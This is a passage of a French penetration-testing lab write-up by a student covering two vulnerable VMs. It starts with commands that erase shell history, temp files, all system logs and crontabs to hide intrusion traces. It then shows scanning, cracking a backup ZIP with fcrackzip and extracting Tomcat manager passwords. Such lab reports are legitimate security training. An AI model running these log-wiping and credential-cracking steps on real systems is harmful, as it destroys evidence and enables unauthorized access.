Supprimer les fichiers d'historique spécifiques :

```
rm ~/._history
rm /root/._history
rm /home/tom/._history
```

2. Supprimer les fichiers temporaires

Les fichiers temporaires peuvent contenir des informations sur l'activité. Supprimer les fichiers temporaires peut permettre de masquer des traces importantes.

Supprimer les fichiers dans **`/tmp`** et **`/var/tmp`**

```
rm -rf /tmp/*
rm -rf /var/tmp/*
```

3. Effacer les logs système

Les logs système contiennent des informations essentielles sur l'activité du système. Les effacer peut rendre plus difficile la détection d'une intrusion.

Supprimer les logs des commandes :

```
rm /var/log/auth.log
rm /var/log/secure
rm /var/log/syslog
```

Effacer tous les logs :

```
rm -rf /var/log/*
```

Attention : Effacer les logs peut rendre le dépannage du système plus difficile et diminuer la capacité à détecter des intrusions. Cela doit être fait avec prudence.

4. Supprimer les fichiers exécutables malveillants

Si des fichiers exécutables ont été créés ou téléchargés (comme un reverse shell ou des scripts), ils doivent être supprimés.

Supprimer les fichiers exécutables :

```
rm /tmp/whoami
rm /home/tom/adminshell
```

5. Effacer ou modifier les fichiers de configuration

Si des fichiers de configuration ont été modifiés (comme **`/etc/passwd`** ou **`/etc/sudoers`**), ils doivent être restaurés ou supprimés.

Vérifier et modifier les fichiers de configuration :

```
vi /etc/passwd
vi /etc/sudoers
```

6. Supprimer le fichier *reverse_shell.php* dans le dossier *pub* du serveur FTP

Si un reverse shell PHP a été déployé dans le répertoire public du serveur FTP (souvent situé dans **`/var/ftp/pub/`**), il est impératif de supprimer ce fichier pour empêcher toute réutilisation de l'accès.

Supprimer le fichier ***`reverse_shell.php`*** :

```
rm /var/ftp/pub/reverse_shell.php
```

7. Vider le cache DNS et les connexions réseau

Certaines informations peuvent être stockées dans le cache DNS ou les connexions réseau.

Vider le cache DNS :

```
systemctl restart systemd-resolved
```

Vérifier les connexions réseau ouvertes :

```
netstat -tulnp
```

8. Effacer les tâches cron

Si des tâches cron ont été utilisées pour maintenir un accès persistant (comme des reverse shells récurrents), elles doivent être supprimées.

Vérifier les tâches cron :

```
crontab -l
```

Supprimer toutes les tâches cron :

```
crontab -r
```

Emmanuel GRONDIN

Conclusion Machine 4 :

L'analyse de la machine **192.168.1.46** a permis d'identifier et d'exploiter plusieurs vulnérabilités. Après avoir déterminé l'adresse IP via une capture DHCP, un scan Nmap a révélé trois services ouverts : FTP (port 21), SSH (port 22) et HTTP (port 80).

L'exploration du service HTTP a permis de découvrir, grâce à *Gobuster*, des fichiers sensibles, dont un interpréteur PHP accessible publiquement. Parallèlement, le service FTP autorisait l'accès anonyme, permettant l'upload d'un script malveillant. Ce script a été invoqué via HTTP, ouvrant un **reverse shell** avec les privilèges de l'utilisateur **`www-data`**.

L'escalade de privilèges a ensuite permis d'explorer le système et de localiser un premier flag dans le répertoire **`/var/www`**. Ce travail illustre l'importance de restreindre les accès anonymes aux services FTP, de surveiller les fichiers sensibles sur un serveur HTTP, et de durcir les permissions système pour éviter des exploits similaires.

Pour conclure, les traces de l'exploitation (logs, fichiers temporaires) ont été nettoyées afin de réduire l'empreinte post-exploitation.


Machine 5

présentation : 192.168.1.125

Emmanuel GRONDIN

Comme la machine de ne présente pas d'adresse ip car elle possed une interface graphique et la machine se trouver sur la page de connexion et comme les logs sont inconnue pour l'instant il va falloir faire comme au dessus c'est à dire lancer wireshark et appliquer un filtre dhcp pour savoir l'adresse qui va être donner a la machine :

La capture à bien été lancer :



Maintenant quand t-on regarde plus précisément sur la trame 2 (ACK) L'adresse ip cliente donc de la machine est trouver :

```
Your (client) IP address: 192.168.1.125
```

L'adresse ip est donc **192.168.1.125**

Tout d'abord il faut connaître les ports ouvert pour essayer de trouver une vulnérabilité possible avec la commande : `sudo nmap -O 192.168.1.125`

-O (majuscule) : Cette option active la détection du système d'exploitation (OS), cette option nécessite souvent des privilèges root pour fonctionner correctement.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.1.125

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 09:27 EST
Nmap scan report for corrosion (192.168.1.125)
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:67:C3:1A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
```

Emmanuel GRONDIN

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

Cette machine comporte donc 3 service à son actif qui sont les protocoles **http /80** et **ssh /22 et http-proxy /8080** donc il ne reste plus qu'à exploiter ses éventuelles failles de sécurité.

Il faut tout d'abord commencer par le service web car il peut cacher souvent des éventuel pist pour la suite et aussi il faut voir si il y'a plusieur page cachées car il peut y avoir d'autres chemins cachés et pour cela il faut employer la commande :

```
gobuster dir -u http://192.168.1.125 -w /usr/share/dirb/wordlists/common.txt
```

```
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
```

Ces résultats montre qu'il y a potentiellement aucun autre chemin dans le service http mais si on rajoute le port **/8080** on trouve d'autre résultats :


```
gobuster dir -u http://192.168.1.125:8080 -w /usr/share/dirb/wordlists/common.txt
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.125:8080 -w /usr/share/dirb/wordlists/common.txt
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/favicon.ico          (Status: 200) [Size: 21630]
/host-manager         (Status: 302) [Size: 0] [--> /host-manager/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
```

Maintenant ce résultat dévoile plus de chemin intéressant comme pour pouvoir exploiter d'éventuel vulnérabilités :

Connexion au site via http://192.168.1.125:8080/

Emmanuel GRONDIN



On tombe donc sur une **Apache Tomcat/9.0.53** qui est un serveur d'applications open-source qui implémente les technologies Java Servlet et JavaServer Pages (JSP), permettant d'exécuter des applications web Java. La version 9.0.53 est une révision spécifique de Tomcat, offrant des améliorations de performance et des corrections de sécurité.

Maintenant quand on fait la recherche de **/manager**

On tombe donc sur cette pop-up qui demande un connexion

Par Contre dans la page /examples on tombe sur :

Emmanuel GRONDIN

Maintenant il faut voir si on à pas retater d'autre informations donc il va falloir effectuer une commande :


```
nikto -h 192.168.56.119:8080
```

La commande **`nikto -h 192.168.56.119:8080`** lance un scan de sécurité avec **Nikto**, un scanner de vulnérabilités web, sur l'adresse IP **`192.168.56.119`** en utilisant le port `8080`. Ce scan analyse les serveurs web pour détecter des vulnérabilités courantes, des mauvaises configurations, des fichiers et répertoires exposés, ainsi que des versions de logiciels vulnérables.


Le port **`8080`** est souvent utilisé pour des applications web, notamment des serveurs d'applications comme Apache Tomcat. Nikto identifiera des risques potentiels et signalera toute faiblesse trouvée.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.1.125:8080

+ /backup.zip: Potentially interesting backup/cert file found. . See:
```

Il y' avait bien un fichier caché **/backup.zip** qu'on peut récuperer :



Maintenant qu'on a récuperer le fichier.zip il faut donc essayer de le lire mais à l'intérieur il ya que des fichier avec des mot de passe :



Donc il faut forcer avec un fcrackzip pour déverrouiller les mot de passe :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip



PASSWORD FOUND!!!!: pw == @a2005200263pmm245
```

Ensuite il suffit de dézipper le fichier.zip :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip backup.zip

Archive:  backup.zip
[backup.zip] catalina.policy password: @a2005200263pmm245
  inflating: catalina.policy
  inflating: catalina.properties
  inflating: context.xml
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml
```


Et après recherche dans le fichier **tomcat-users.xml :**

```
<role rolename="manager-gui"/>
<user username="manager" password="joRpH4Q75jbNgs" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="joRpH4Q75jbNgs" roles="admin-gui,
manager-gui"/>
</tomcat-users>
```

On obtient le mot de passe de de l'utilisateur manager : **joRpH4Q75jbNgs** et de l'admin qui est le même mot de passe.

Emmanuel GRONDIN

Donc après avoir obtenue les logins de la page /manager on peut enfin accéder à cette page :



Conclusion :

Pour l'instant, l'analyse et l'exploitation de la machine **192.168.1.125** ont permis d'identifier des services ouverts, notamment **SSH (22)**, **HTTP (80)**, et **HTTP-Proxy (8080)**, grâce à un scan Nmap. L'exploration du port 8080 a révélé la présence d'un serveur **Apache Tomcat/9.0.53** avec des chemins intéressants comme `/manager` et `/examples`.

Un fichier caché, **backup.zip**, a été découvert via un scan Nikto. Après récupération et déverrouillage à l'aide de **fcrackzip**, il a été possible d'extraire des fichiers contenant des identifiants pour accéder au panneau de gestion Tomcat. Ces résultats ouvrent la voie à une exploitation plus poussée du serveur.